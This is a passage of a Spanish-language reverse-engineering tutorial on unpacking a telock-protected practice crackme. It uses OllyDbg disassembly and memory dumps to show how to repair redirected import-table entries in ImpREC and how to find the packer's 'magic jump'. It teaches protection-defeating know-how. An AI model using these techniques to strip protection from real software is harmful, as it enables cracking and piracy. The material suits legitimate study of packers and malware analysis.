
Vemos que OLLYDBG nos muestra cuanto valian los registros en ese momento, por eso se ponen en gris ya que no son los valores actuales, y ademas nos muestra la informacion como si estuvieramos ejecutando esa linea, entre lo cual podemos ver el nombre de la api, lo mismo ocurriria si luego de un traceo vamos apretando la tecla menos, OLLYDBG ira hacia atrás mostrando la informacion y los valores que guardo al pasar por cada instrucción.


En el caso de packers que emulan las dos o tres primeras lineas de la api y al tracear caemos por la cuarta o quinta linea, el traceador no pasara por la primera linea pues ellas son emuladas por el packer, por lo cual a veces hay que arreglarse un poco a ojo, pero un metodo casero que no falla es hacer lo siguiente jeje (perdon por lo berreta pero la verdad que sirve)

En cualquier parte vacia abajo del ret escribimos con assemble, o apretando la barra espaciadora, un CALL a la linea que sospechamos es el inicio de la api visualmente, en este caso


CALL 7C8114ab

Parece el inicio de la api en mi maquina, en la suya ponen la direccion donde les parece visualmente que puede comenzar la api.







Al aceptar, si es el inicio de una api, OLLYDBG nos mostrara el nombre, si nos equivocamos podemos repetir con.



Y asi en la zona alrededor de donde parece que se inicia la api, hasta que OLLYDBG nos de el nombre aunque es generalmente bastante facil darse cuenta de donde se inicia, por los corchetes que pone OLLYDBG al analizar, alli vemos que el corchete empieza en el inicio de la api.





Quitamos lo que escribimos con UNDO SELECTION




Bueno ya sabemos detectar a mano el nombre de la api, una vez que lo tenemos vamos al IMP REC

y hacemos doble click en la entrada mala que estamos reparando y ponemos el nombre bueno.







Ahora si apretamos SHOW INVALID vemos que dicha entrada ya es tomada como correcta lo cual es un gran beneplacito para nosotros jeje.
Otra forma de reparar la entrada es escribir en el OLLYDBG en dicha entrada, la direccion de la api correcta en nuestra maquina.





Alli esta la entrada que estamos investigando 460aDC, le sobrescribimos la direccion hallada de la api en nuestra maquina, habiamos hallado que la api GetVersion comenzaba en mi maquina en 7C8114AB, pues escribimos dicha direccion en la entrada.



Alli vemos la entrada reparada ahora si en el IMP REC limpiamos todas las entradas apretando el boton CLEAR IMPORTS y de nuevo apretamos GET IMPORTS veremos que ahora la entrada esta tomada como valida.








Como vemos es similar colocar la direccion correcta de la api en la entrada correspondiente directamente en la IAT en el OLLYDBG o en el IMP REC colocar el nombre de la API en dicha entrada.

Bueno si hacemos eso en cada entrada redireccionada, y las reparamos una a una, y luego arreglamos el dumpeado, funcionara, el tema es que es un metodo muy tedioso, aunque es bueno conocerlo para verificar alguna entrada a mano si esta dudosa.


Algo que ayuda a los fanaticos de este metodo manual es que el IMP REC permite guardar la tabla con las reparaciones que le hayamos hecho con el boton SAVE TREE y luego si interrumpimos el trabajo podemos volver al OEP del programa, abrir el IMP REC y una vez puestos los datos del OEP; RVA Y SIZE, cargar la IAT que habiamos guardado en el estado que la dejamos con el boton LOAD TREE.




Otra forma posible de reparar las entradas redireccionadas es usando plugins del IMP REC, en este caso si vamos a la carpeta

http://www.ricnar456.dyndns.org/HERRAMIENTAS/L-M-N-O-P/Plugin_Import/


Vemos que hay un plugin para telock el cual puede ser copiado a la carpeta plugins del IMP REC veamos si funciona este metodo.



Copiamos la dll a la carpeta PLUGIN del IMP REC.




Ahora deberemos reiniciar el IMP REC y una vez que volvemos a ingresar todos los datos, apretamos SHOW INVALID, hacemos click derecho PLUGIN TRACERS y buscamos el del telock, luego de tracear vemos que arregla todas las entradas menos 4, por lo cual vemos la importancia de la reparacion manual ya que el plugin dejo pocas entradas para reparar y estas pueden hacerse a mano.




Alli vemos que el IMP REC nos avisa que quedan 4 por reparar, las cuales podemos tracear a mano con el metodo que vimos al inicio, de cualquier manera, el metodo del plugin es muy limitado ya que dependemos que exista un plugin para el packer que estamos usando lo cual es dificil.

El IMP REC posee otros trazadores genericos que en vez de usar los del plugin, se puede intentar a ver si funciona, aunque recomiendo guardar lo reparado hasta ahora, porque la mayoria de las veces terminan en cuelgues del IMP REC.



Marcando una entrada invalida y haciendo CLICK DERECHO vemos tres niveles de traceo, probemos a ver que pasa primero con el de NIVEL 1.




Fallo, probemos con los otros dos, ya con el segundo se colgo el IMP REC, por lo cual a pesar de mencionar estos metodos para otros casos, aquí no funcionan, y generalmente terminan en cuelgues solo sirven para packers muy sencillos.


El proximo metodo es el del JMP-CALL MAGICO que hicimos popular en crackslatinos en tantos tutes de diferentes packers.

El metodo se basa en tratar de buscar el momento en el que el packer guarda los valores en la IAT, y alli observar un poco y comparar lo que ocurre cuando guarda un valor malo, con lo que ocurre cuando guarda un valor bueno.


Usemos como ejemplo la entrada esta que investigamos de GetVersion que es una entrada redireccionada o mala, reiniciemos el crackme empacado con telock, y busquemos dicha entrada al inicio antes de arrancar el programa.




Alli esta en el DUMP la direccion 460ADC que al correr el crackme y antes de llegar al OEP, en algun momento se escribira alli el valor malo de la entrada redireccionada que en mi maquina era 9F06F7, quiere decir que en algun momento el packer escribira ese valor en la entrada.



Para interceptar el moemnto en que escribe dicho valor generalmente se coloca al inicio un HARDWARE BPX ON WRITE en la entrada, pero como este packer detecta los HARDWARE BPX, colocaremos un MEMORY BREAKPOINT ON WRITE, para que pare al escribir el valor malo.




Al dar RUN la primera vez que para por MEMORY BREAKPOINT es aquí




Vemos que no es el lugar buscado porque al ejecutar la linea con F8 no guarda el valor malo en la entrada, asi que damos RUN nuevamente.


La proxima vez que para es aquí



Vemos que tampoco guarda el valor malo en la entrada damos RUN de nuevo.



Tampoco luego de pasarla con F8 la entrada sigue con otros valores.



Seguimos buscando el punto donde guarda el valor malo, vemos que va parando pero nunca guarda el valor buscado.

```
Address   Hex dump                                          ASCII
00460ADC  A0 12 06 00 96 12 06 00 82 12 06 00 6E 12 06 00
00460AEC  60 12 06 00 54 12 06 00 3A 12 06 00 2A 12 06 00
00460AFC  1A 12 06 00 02 12 06 00 EE 11 06 00 D8 11 06 00
00460B0C  C8 11 06 00 B4 11 06 00 AC 11 06 00 8E 11 06 00
00460B1C  70 11 06 00 52 11 06 00 36 11 06 00 24 11 06 00
00460B2C  12 11 06 00 FE 10 06 00 EA 10 06 00 D0 10 06 00
00460B3C  C0 10 06 00 AE 10 06 00 A0 10 06 00 90 10 06 00
00460B4C  80 10 06 00 72 10 06 00 62 10 06 00 50 10 06 00
00460B5C  40 10 06 00 30 10 06 00 24 10 06 00 16 10 06 00
00460B6C  08 10 06 00 F8 0F 06 00 EC 0F 06 00 DC 0F 06 00
00460B7C  CC 0F 06 00 BC 0F 06 00 AE 0F 06 00 A0 0F 06 00
```

Al pasar el ultimo REP MOVS la IAT quedo con estos valores y aun no tiene el valor malo definitivo, sigamos dando RUN.

```
004664E5   8908            MOV DWORD PTR DS:[EAX],ECX
004664E7   58              POP EAX
004664E8   83C0 09         ADD EAX,9
004664EB   0185 56D44000   ADD DWORD PTR SS:[EBP+40D456],EAX
004664F1 v EB 08           JMP SHORT 004664FB
004664F3   838D 52D44000   OR DWORD PTR SS:[EBP+40D452],FFFFFFFF
004664FA   61              POPAD
004664FB   03BD 4ED34000   ADD EDI,DWORD PTR SS:[EBP+40D34E]
00466501   85DB            TEST EBX,EBX
00466503 v 0F84 C7000000   JE 004665D0
```

Hasta que llega aquí que vemos que ECX tiene el valor malo y lo guardara en la entrada.

```
Registers (FPU)
EAX 00460ADC UnPackMe.00460ADC
ECX 009F06F7
EDX 00400000 UnPackMe.00400000
EBX 000612A0
ESP 0012FFA0
EBP 0005995E
ESI 00460014 UnPackMe.00460014
EDI 009F166C

EIP 004664E5 UnPackMe.004664E5

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
```

ECX es 9F06F7 y lo guardara en el contenido de EAX o sea en 460ADC en la entrada que estamos investigando, este es el punto donde queriamos llegar.

```
Address   Hex dump                                          ASCII
00460ADC  F7 06 9F 00 96 12 06 00 82 12 06 00 6E 12 06 00
00460AEC  60 12 06 00 54 12 06 00 3A 12 06 00 2A 12 06 00
00460AFC  1A 12 06 00 02 12 06 00 EE 11 06 00 D8 11 06 00
00460B0C  C8 11 06 00 B4 11 06 00 AC 11 06 00 8E 11 06 00
```

Vemos que al apretar F8 guardo el valor malo, este es el primer paso que debemos hacer cuando utilizamos este metodo, ahora viene la parte mas trabajosa que es hallar el salto magico.

```
File View Debug Plugins Options Window Help

004664CD   8BBD 52D44000   MOV EDI,DWORD PTR SS:[EBP+40D452]
004664D3   8B85 5AD44000   MOV EAX,DWORD PTR SS:[EBP+40D45A]
004664D9   0385 4ED34000   ADD EAX,DWORD PTR SS:[EBP+40D34E]
004664DF   8B8D 56D44000   MOV ECX,DWORD PTR SS:[EBP+40D456]
004664E5   8908            MOV DWORD PTR DS:[EAX],ECX
004664E7   58              POP EAX
004664E8   83C0 09         ADD EAX,9
004664EB   0185 56D44000   ADD DWORD PTR SS:[EBP+40D456],EAX
004664F1   EB 08           JMP SHORT 004664FB                    UnPackMe.004664FB
004664F3   838D 52D44000   OR DWORD PTR SS:[EBP+40D452],FFFFFFFF
004664FA   61              POPAD
004664FB   03BD 4ED34000   ADD EDI,DWORD PTR SS:[EBP+40D34E]
00466501   85DB            TEST EBX,EBX
00466503   0F84 C7000000   JE 004665D0                           UnPackMe.004665D0
00466509   F7C3 00000080   TEST EBX,80000000
0046650F   6A 00           PUSH 0
00466511   75 0F           JNZ SHORT 00466522                    UnPackMe.00466522
00466513   8D5C13 02       LEA EBX,DWORD PTR DS:[EBX+EDX+2]
00466517   803B 00         CMP BYTE PTR DS:[EBX],0
0046651A   0F84 93000000   JE 004665B3                           UnPackMe.004665B3
00466520   EB 45           JMP SHORT 00466567                    UnPackMe.00466567
00466522   FF0424          INC DWORD PTR SS:[ESP]
00466525   66:85DB         TEST BX,BX
00466528   0F84 85000000   JE 004665B3                           UnPackMe.004665B3
0046652E   8B85 4AD34000   MOV EAX,DWORD PTR SS:[EBP+40D34A]

Registers (FPU)
EAX 00000011
ECX 009F06F7
EDX 00400000 UnPackMe.00400000
EBX 004612A2 ASCII "GetVersion"
ESP 0012FFA0
EBP 0005995E
ESI 00460014 UnPackMe.00460014
EDI 009F17D4
EIP 0046651A UnPackMe.0046651A
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000000
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,
ST0 empty -UNORM BCE0 01050104 000
ST1 empty 0.0
ST2 empty 0.0
```

Como vemos al llegar a ese JE un poco mas abajo vemos en los registros, el nombre de la api que corresponde a esta entrada que acaba de llenar con el valor malo o sea GetVersion.

```
00466567   81E3 FFFFFF7F   AND EBX,7FFFFFFF
0046656D   53              PUSH EBX
0046656E   FFB5 4AD34000   PUSH DWORD PTR SS:[EBP+40D34A]
00466574   FF95 E0BA4000   CALL DWORD PTR SS:[EBP+40BAE0]        kernel32.GetProcAddress
0046657A   40              INC EAX
0046657B   48              DEC EAX
0046657C   75 33           JNZ SHORT 004665B1                    UnPackMe.004665B1
0046657E   58              POP EAX
0046657F   F9              STC
00466580   0F82 61FDFFFF   JB 004662E7                           UnPackMe.004662E7
00466586   47              INC EDI
00466587   44              INC ESP
00466588   49              DEC ECX
```

Luego vemos que llega a una llamada a GetProcAddress para encontrar la direccion de GetVersion en mi maquina ya que los parametros son.

```
0012FF94   0046657A   CALL to GetProcAddress from UnPackMe.00466574
0012FF98   7C800000   hModule = 7C800000 (kernel32)
0012FF9C   004612A2   ProcNameOrOrdinal = "GetVersion"
0012FFA0   00000000
0012FFA4   7C920738   ntdll.7C920738
```

Yo entre en la api para ver los parametros pero no es necesario, pasamos con f8 el CALL.

```
Registers (FPU)
EAX 7C8114AB kernel32.GetVersion
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 004612A2 ASCII "GetVersion"
ESP 0012FF94 ASCII "zeF"
EBP 0005995E
ESI 00460014 UnPackMe.00460014
EDI 009F17D4
EIP 7C80AC87 kernel32.7C80AC87
C 0  ES 0023 32bit 0(FFFFFFFF)
```

Y en EAX nos devuelve la direccion de GetVersion en nuestra maquina sigamos traceando.

```
0046657C   75 33           JNZ SHORT 004665B1                    UnPackMe.004665B1
0046657E   58              POP EAX
0046657F   F9              STC
00466580   0F82 61FDFFFF   JB 004662E7                           UnPackMe.004662E7
00466586   47              INC EDI
00466587   44              INC ESP
00466588   49              DEC ECX
00466589   3332            XOR ESI,DWORD PTR DS:[EDX]
0046658B   2E:44           INC ESP                               Superfluous prefix
```

Alli llegamos a un salto, el cual saltara veamos que pasa sin tracearlo, haciendo click en FOLLOW

```
004665B1   8907              MOV DWORD PTR DS:[EDI],EAX
004665B3   58                POP EAX
004665B4   48                DEC EAX
004665B5 v 74 0D             JE SHORT 004665C4                    UnPackMe.004665C4
004665B7   40                INC EAX
004665B8   F8                CLC
004665B9   66:8943 FE        MOV WORD PTR DS:[EBX-2],AX
004665BD   8803              MOV BYTE PTR DS:[EBX],AL
004665BF   43                INC EBX
004665C0   3803              CMP BYTE PTR DS:[EBX],AL
